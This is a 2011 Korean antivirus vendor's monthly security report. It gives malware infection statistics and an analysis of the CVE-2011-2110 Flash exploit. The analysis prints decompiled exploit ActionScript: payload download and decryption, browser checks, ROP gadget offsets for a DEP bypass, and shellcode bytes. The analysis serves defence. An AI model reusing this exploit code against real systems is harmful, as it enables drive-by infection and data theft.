www.alyac.co.kr

피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차

Part I 7월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15

[2011년 7월 1일 ~ 2011년 7월 30일]


순위		악성코드 진단명	카테고리	합계 (감염자수)
1	-	K.EXP.SWF.Downloader	Exploit	77,444
2	New	Trojan.JS.Agent.EGU	Trojan	39,992
3	New	K.EXP.SWF.ShellCode.Gen	Exploit	37,792
4	New	Script.SWF.C11	Exploit	32,206
5	↓3	S.SPY.OnlineGames.nsys	Spyware	30,163
6	New	Script.SWF.C19	Exploit	30,075
7	New	Variant.Buzy.3559	Trojan	27,524
8	New	S.SPY.OnlineGames.ws	Spyware	27,327
9	↓7	V.DWN.86016	Trojan	24,353
10	↓7	V.DWN.Agent.Pinsearch	Trojan	23,195
11	↓1	V.TRJ.Clicker.Winsoft	Trojan	22,872
12	New	V.DWN.Agent.499712	Trojan	21,519
13	↓9	V.TRJ.Patched.imm	Trojan	20,948
14	New	Trojan.Generic.6260580	Trojan	20,820
15	↓9	V.DWN.KorAdware.Gen	Trojan	19,503

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다. 7월의 감염 악성코드 TOP 15는 K.EXP.SWF.Downloader가 77,444건으로 TOP 15 중 1위를 차지하였으며, Trojan.JS.Agent.EGU이 39,992건으로 2위, K.EXP.SWF.ShellCode.Gen가 37,792건으로 3위를 차지하였다. 이 외에도 6월에 새로 Top 15에 진입한 악성코드는 총 8종이다.


7월에도 인터넷 뉴스와 커뮤니티 사이트들에서 플래시 취약점 등을 악용해 새로운 악성파일을 유포하는 것이 많이 발견 되었다. 특히 변조된 웹사이트들의 방문자 수가 많아 감염자도 많이 발생한 것으로 판단된다. 1위를 차지한 K.EXP.SWF.Downloader 역시 플래시의 취약점을 이용하는 스크립트를 실행하여 악성코드를 다운로드 하는 SWF 파일인 것으로 확인됐다. 이와 같이 정상적인 웹 사이트를 변조할 경우 일반 사용자들은 악성파일 감염에 쉽게 노출되므로 항상 알약 실시간 감시를 켜놓고. 보안 패치를 모두 설치하여야 한다. 또한, 지금 유행하고 있는 악성코드는 온라인 게임 계정 정보 유출뿐만 아니라 사용중인 Internet Explorer의 비정상적인 종료 현상도 발생시켜 사용자로 하여금 상당한 불편함을 유발하고 있어 사용자 스스로의 관심과 주위가 더욱 요망된다

(2) 카테고리별 악성코드 유형



악성코드 유형별 비율은 트로이 목마(Trojan)가 48%로 가장 많은 비율을 차지하고, 취약점(Exploit)이 39%, 스파이웨어(Spyware)가 13%의 비율을 각각 차지하고 있다. 7월은 온라인 게임 계정 정보를 유출하는 악성코드와, 취약점을 이용해 이를 배포하는 악성코드의 비율이 높게 나왔다.


(3) 카테고리별 악성코드 비율 전월 비교



악성코드 유형별 비율을 전월과 비교한 그래프이다.
7월의 특이사항은 스파이웨어(Spyware), 취약점(Exploit)이 전달에 비해 증가하였으며, 나머지 카테고리는 전달에 비해 변동이 없거나 감소하였다.
Internet Explorer 웹 브라우저 취약점과 Adobe Flash Player 취약점을 이용한 악성코드 유포가 여전히 많으므로 악성코드 감염 피해를 막기 위해서 윈도우 보안패치를 주기적으로 체크하여 업데이트를 반드시 설치해야 한다.

(4) 월별 피해 신고 추이

[2010년 08월 ~ 2011년 07월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프이다. 7월은 전달에 비해 신고 건수는 감소 했지만 Adobe Flash Player, IE의 취약점을 이용한 악성코드 감염 피해 문의가 여전히 많았다.

(5) 월별 악성코드 DB 등록 추이

[2010년 08월 ~ 2011년 07월]




DB 등록추이는 변종이 많이 발생되는 순위라고도 할 수 있다. 7월에도 변종 악성코드들이 많이 발견되었으나 몇몇 카테고리를 제외하고는 전반적으로 모든 악성코드들이 감소하였다.

Part I 7월의 악성코드 통계

2. 악성코드 이슈 분석 – "CVE-2011-2110 Adobe Flash 취약점"

(1) 개요

마이크로소프트 악성코드 대응센터는 CVE-2011-2110 취약점을 이용하는 악성코드가 지난 6월 17일경에 최초 출현했으며 19일경 감염된 수치는 약 17,000여대로, 그 수치가 증가하고 있다고 밝혔다.



국가별로 살펴본 결과 한국의 PC가 약 15,000대에 달해, 전체 공격 중 84%정도를 차지하는 것으로 나타났다고 한다. CVE-2011-2110 취약점을 이용하는 공격은 주로 취약한 웹사이트의 콘텐츠에 Exploit(main.swf)을 삽입하거나 SQL Injection 공격을 통해 DB상에 Exploit을 유포하는 경유지 URL을 삽입해 변조하는 방법이 주로 이용되었으며 앞서 국내에서 감염된 사례를 분석해 보면 P2P(파일 공유), 온라인 매체, 커뮤니티 사이트를 대상으로 삼고 있다. 대부분의 감염사이트는 일 방문자 수가 최소 1만명을 넘는 사이트라서, 감염 피해가 크게 확산되었다. 백신이 변종을 진단하지 못하는 경우, 사용자가 해당 사이트를 방문하는 동시에 감염되는 심각한 취약점이었다.

본 문서에서는 유포되는 swf 취약점에 대한 부분을 중점적으로 살펴보고자 한다.

(2) 악성코드 분석

① CVE-2011-2110 취약점 분석

그림 1 웹 브라우저와 플래시 모듈 구조

취약점은 웹 브라우저에서 import하여 사용하는 Flash Player의 flash10s.ocx 모듈에서 발생한다. Flash Player는 내부적으로 JVM을 통한 Java Component library와 자체 AVM(Actionscript Virtual Machine) 엔진을 가지고 동적으로 명령어를 위한 메모리를 할당 받아 실시간 처리를 하기 때문에 메모리의 위치나 실행 흐름을 분석하기가 매우 까다롭다.

```
mov     ecx, [esp+arg_0]
mov     edx, ecx        ;
                        ; PUSH EAX = 03DF0001
                        ; CALL 103BE3D0
                        ;
                        ; EAX => 03DF0001 //buffer start address
                        ; ECX => 00000001
                        ; EDX => 016BD368 //Stack NULL Pointer
                        ; EBX => 033E6B00 //
                        ; ESP => 016BD2F0 //RET to AS
                        ; EBP => 016BD3E0 //EBP
                        ; ESI => 03601118
                        ; EDI => 032A4000
                        ;
                        ; ECX refer attacker's buffer
                        ; EDX refer attacker's buffer
and     edx, 7
cmp     edx, 6
jz      short loc_103BE41C
```

취약점이 발생하는 함수이다. buffer overflow가 발생할 시에 레지스터 상황은 위와 같다.

```
                        ; DATA XREF: .text:off_103BE448↓o
and     ecx, 0FFFFFFE0h ; jumptable 103BE3F2 case 1
                        ;
                        ; ECX is Attacker's Buffer
                        ;
                        ; AND operation make Stack raise
mov     eax, [ecx]      ; EAX is RTL start area
mov     edx, [eax+50h]
call    edx             ; Jmp To Shellcode
                        ; Let's Jam Bebop!!
```

그리고 위 코드에 Call edx 부분에서 Shellcode 실행 루틴으로 넘어가게 된다.

② Decompile된 Swf Action Script 분석

2.1. Info 파라미터의 URL 값 파싱

```
var param:* = root.loaderInfo.parameters;

//info url의 값을 파싱한다.
var t_url:* = this.hexToBin(param["info"]);
i;
i;
while (i < t_url.length)
{

    t_url[i] = t_url[i] ^ 122;
    i = i++;
}
t_url.uncompress();
```

Swf 파일은 파라미터로 입력된 info 값을 받아, XOR연산과 플래시에서 기본적으로 제공하는 압축방식인 zlib 방식을 이용하여 악성 파일 다운로드 경로를 복호화 한다. 이러한 암호화 방식을 사용한 것은 다운로드 경로의 은닉과 간편하게 XOR 연산 키 값을 바꿔서 변종을 만들기 위한 것으로 보이며 다른 키 값을 사용한 악성코드가 발견되고 있다.

2.2. 브라우저 버전 체크 루틴

```
//eval(navigator.userAgent) java script를 이용하여 브라우저 체크
var browser:* = ExternalInterface.call("eval", "navigator.userAgent");


if (!(browser.toLowerCase().indexOf("msie") > 0 || browser.toLowerCase().indexOf("firefox") > 0))
{
    error_arr.uncompress();
}
if (browser.toLowerCase().indexOf("chrome") > 0)
{
    error_arr.uncompress();
}
if (Capabilities.isDebugger || Capabilities.supports64BitProcesses || Capabilities.isEmbeddedInAcrobat)
{
    error_arr.uncompress();
}
```

Swf 파일은 javascript를 이용, navigator.userAgent 값을 체크해 익스플로러, 파이어폭스, 크롬이 아니면 프로그램을 종료한다. 또한 시스템이 특수 디버깅 버전이거나 시스템이 64비트 프로세스 실행 중이거나 Flash 런타임이 Acrobat 9.0 이상에서 열리는 PDF 파일에 포함되어 있으면 프로그램을 종료한다. 이는 취약점을 유포하는 사이트에 접속하는 비 취약 버전 사용자들에게 불필요한 에러메시지 및 취약 버전에 브라우저를 공격해서 시스템 crash를 발생시키지 않게 하여 좀 더 오래 취약점을 유포하기 위하여 넣은 코드로 보인다.

2.3. 악성 파일 다운로드 후 복호화

```
loader = new URLLoader();
loader.dataFormat = URLLoaderDataFormat.BINARY;
loader.addEventListener(Event.COMPLETE, onLoadComplete);
loader.load(new URLRequest(t_url.toString()));
```

```
onLoadComplete = function (param1:Event) : void
{
    content = loader.data;
    i = 0;
    while (i < content.length)
    {

        content[i] = content[i] ^ 122;
        i++;
    }
    content.uncompress();
    content_len = content.length;
```

URLRequest()를 이용하여 악성 파일을 다운받아 loader 객체에 데이터를 넣는다. 그리고 파라미터와 같은 방식으로 복호화한다.

2.4. Flash 버전 체크 후 그에 따른 ROP Garget offset 위치 수정

```
if (Capabilities.version.toLowerCase() == "win 10,3,181,14" || Capabilities.version.toLo
{
    if (Capabilities.version.toLowerCase() == "win 10,3,181,14")
    {
        //플레이어 유형을 나타내는 문자열
        //Microsoft Internet Explorer에 사용되는 Flash Player ActiveX 컨트롤의 경우 "ActiveX"
        //Flash Player 브라우저 플러그 인의 경우 "PlugIn"
        //Flash StandAlone Player의 경우 "StandAlone"
        //외부 플레이어 또는 무비 테스트 모드에 사용되는 Flash Player의 경우 "External"

        //Microsoft Internet Explorer에 사용되는 Flash Player ActiveX 컨트롤의 경우 "ActiveX"
        if (Capabilities.playerType.toLowerCase() == "activex")
        {
            //사용할 코드 영역 맵핑
            this.xchg_eax_esp_ret = this.baseaddr - 4147053;
            this.xchg_eax_esi_ret = this.baseaddr - 3142921;
            this.pop_eax_ret = this.baseaddr - 4217672;
            this.VirtualAlloc = this.baseaddr + 681970 + 52;
            this.jmp_eax = this.baseaddr - 4189983;
            this.pop_ecx = this.baseaddr - 4217760;
            this.mov_eax_ecx = this.baseaddr - 3903324;
            this.inc_eax_ret = this.baseaddr - 4217676;
            this.dec_eax_ret = this.baseaddr - 3914790;
            this.to_eax = this.baseaddr - 3857175;
            this.virtualprotect = this.baseaddr + 681970;
        }
```

Action script에서 사용되는 명령을 이용해서 flash player의 상세 버전을 불러와서 windows의 memory protection을 우회하기 위한 공격 코드 제작에 사용되는 ROP Garget의 오프셋을 계산하여 수정한다. 이는 같은 flash player가 Microsoft Internet Explorer에 사용되는 Flash Player ActiveX 컨트롤, Flash Player 브라우저 플러그 인 그리고 Flash StandAlone Player 경우와 각 버전 별 플래시 코드 영역에 주소의 차이를 해결하기 위한 것으로 보인다. 또한 이 swf 파일은 윈도우 플랫폼 상에 swf만을 공격하는 것으로 확인됐다. 이렇게 함으로써 해커는 다양한 버전에 맞는 취약점을 공격할 수 있게 된다.


2.5. Shellcode Payload 작성

```
this.code.endian = Endian.LITTLE_ENDIAN;
this.code.writeUnsignedInt(131072);          //20000
this.code.endian = Endian.BIG_ENDIAN;
this.code.endian = Endian.LITTLE_ENDIAN;
this.code.writeUnsignedInt(4096);            //1000
this.code.endian = Endian.BIG_ENDIAN;
this.code.endian = Endian.LITTLE_ENDIAN;
this.code.writeUnsignedInt(64);              //40
this.code.endian = Endian.BIG_ENDIAN;
this.code.writeUnsignedInt(2421721856);      //90588B00
this.code.endian = Endian.LITTLE_ENDIAN;
this.code.writeUnsignedInt(this.mov_eax_ecx);
this.code.endian = Endian.BIG_ENDIAN;
this.code.endian = Endian.LITTLE_ENDIAN;
this.code.writeUnsignedInt(this.inc_eax_ret);
this.code.endian = Endian.BIG_ENDIAN;
```

```
this.code.writeUnsignedInt(1094795585);      //41414141
this.code.writeUnsignedInt(1145324612);      //44444444
this.code.writeUnsignedInt(1094795585);      //41414141
this.code.writeUnsignedInt(1094795585);      //41414141
this.code.writeUnsignedInt(2425393296);      //90909090
this.code.writeUnsignedInt(2425393296);      //90909090
this.code.writeUnsignedInt(2425393296);      //90909090
this.code.writeUnsignedInt(2425393296);      //90909090
this.code.writeUnsignedInt(2179727400);      //81EC0028
this.code.writeUnsignedInt(36284);           //00008DBC
this.code.writeUnsignedInt(603984896);       //24001400
this.code.writeUnsignedInt(9002820);         //00895F44
this.code.writeUnsignedInt(2306295945);      //89774889
this.code.writeUnsignedInt(2135722343);      //7F4C8967
this.code.writeUnsignedInt(1351184212);      //50896F54
```


flash.utils.Endian 클래스에서 Endian.LITTLE_ENDIAN 상수 값을 가지도록 데이터의 바이트 순서를 바꾼 뒤 주소를 삽입하고 BIG_ENDIAN으로 만든다. 이는 플래시 내부에서는 BIG_ENDIAN을 쓰는 것으로 때문인 것으로 보인다. 실제로 내부적으로는 LITTLE_ENDIAN으로 변환되어서 사용된다.

③ Exploit Payload 분석



3.1. ROP Garget 분석


3.1.1 ROP Chain for Eip Handling




.
.
.

buffer overflow 취약점이 발생하였을 때 해커는 위와 같이 레지스터의 상태를 이용하여 ROP Garget을 이용해 Eip 실행을 자신의 공격 버퍼로 이동시킨다.

3.1.2 Bypassing DEP by ROP Chain for Virtual Protect




위와 같은 구조로 VirtualProtect를 호출하기 위한 바이트 코드를 생성한다.



마지막 부분에서 위와 같이 구성된 메모리 영역의 바이트 코드를 실행하여 VirtualProtect를 호출하여 공격자의 버퍼의 메모리 속성을 RWX로 바꾸고 VirtualProtect의 Return 주소를 Shellcode의 주소로 하여 Shellcode를 실행시킨다. 이를 통해 해커는 DEP와 ALSR을 동시에 우회가 가능하며 모든 버전의 Windows를 공격할 수 있다.

④ **Exploit Payload 분석**



쉘코드의 구조는 복잡한 공격 payload에 비해서 단순하며 다형성도 적용되어 있지 않으며 자체 작성된 쉘코드로 보인다. 일반적인 쉘코드처럼 먼저 호출될 API를 PEB 구조체를 이용해서 찾고 악성 파일의 존재 유무를 체크하여 악성 파일이 없으면 생성하고 악성 파일이 있다면 아무런 행동도 하지 않고 취약점이 발생하기 전에 상황으로 컨텍스트를 복구한다. 이는 웹사이트를 통해 유포되는 취약점의 특징상 브라우저가 종료가 되면 웹서핑에 장애가 발생하기 때문에 한번 감염된 pc의 경우는 아무런 행위를 하지 않고 정상적인 화면을 보여줌으로써 사용자들이 악성코드에 감염된 사실을 모르도록 하기 위해서 이러한 쉘코드 구조를 가지는 것으로 보인다.

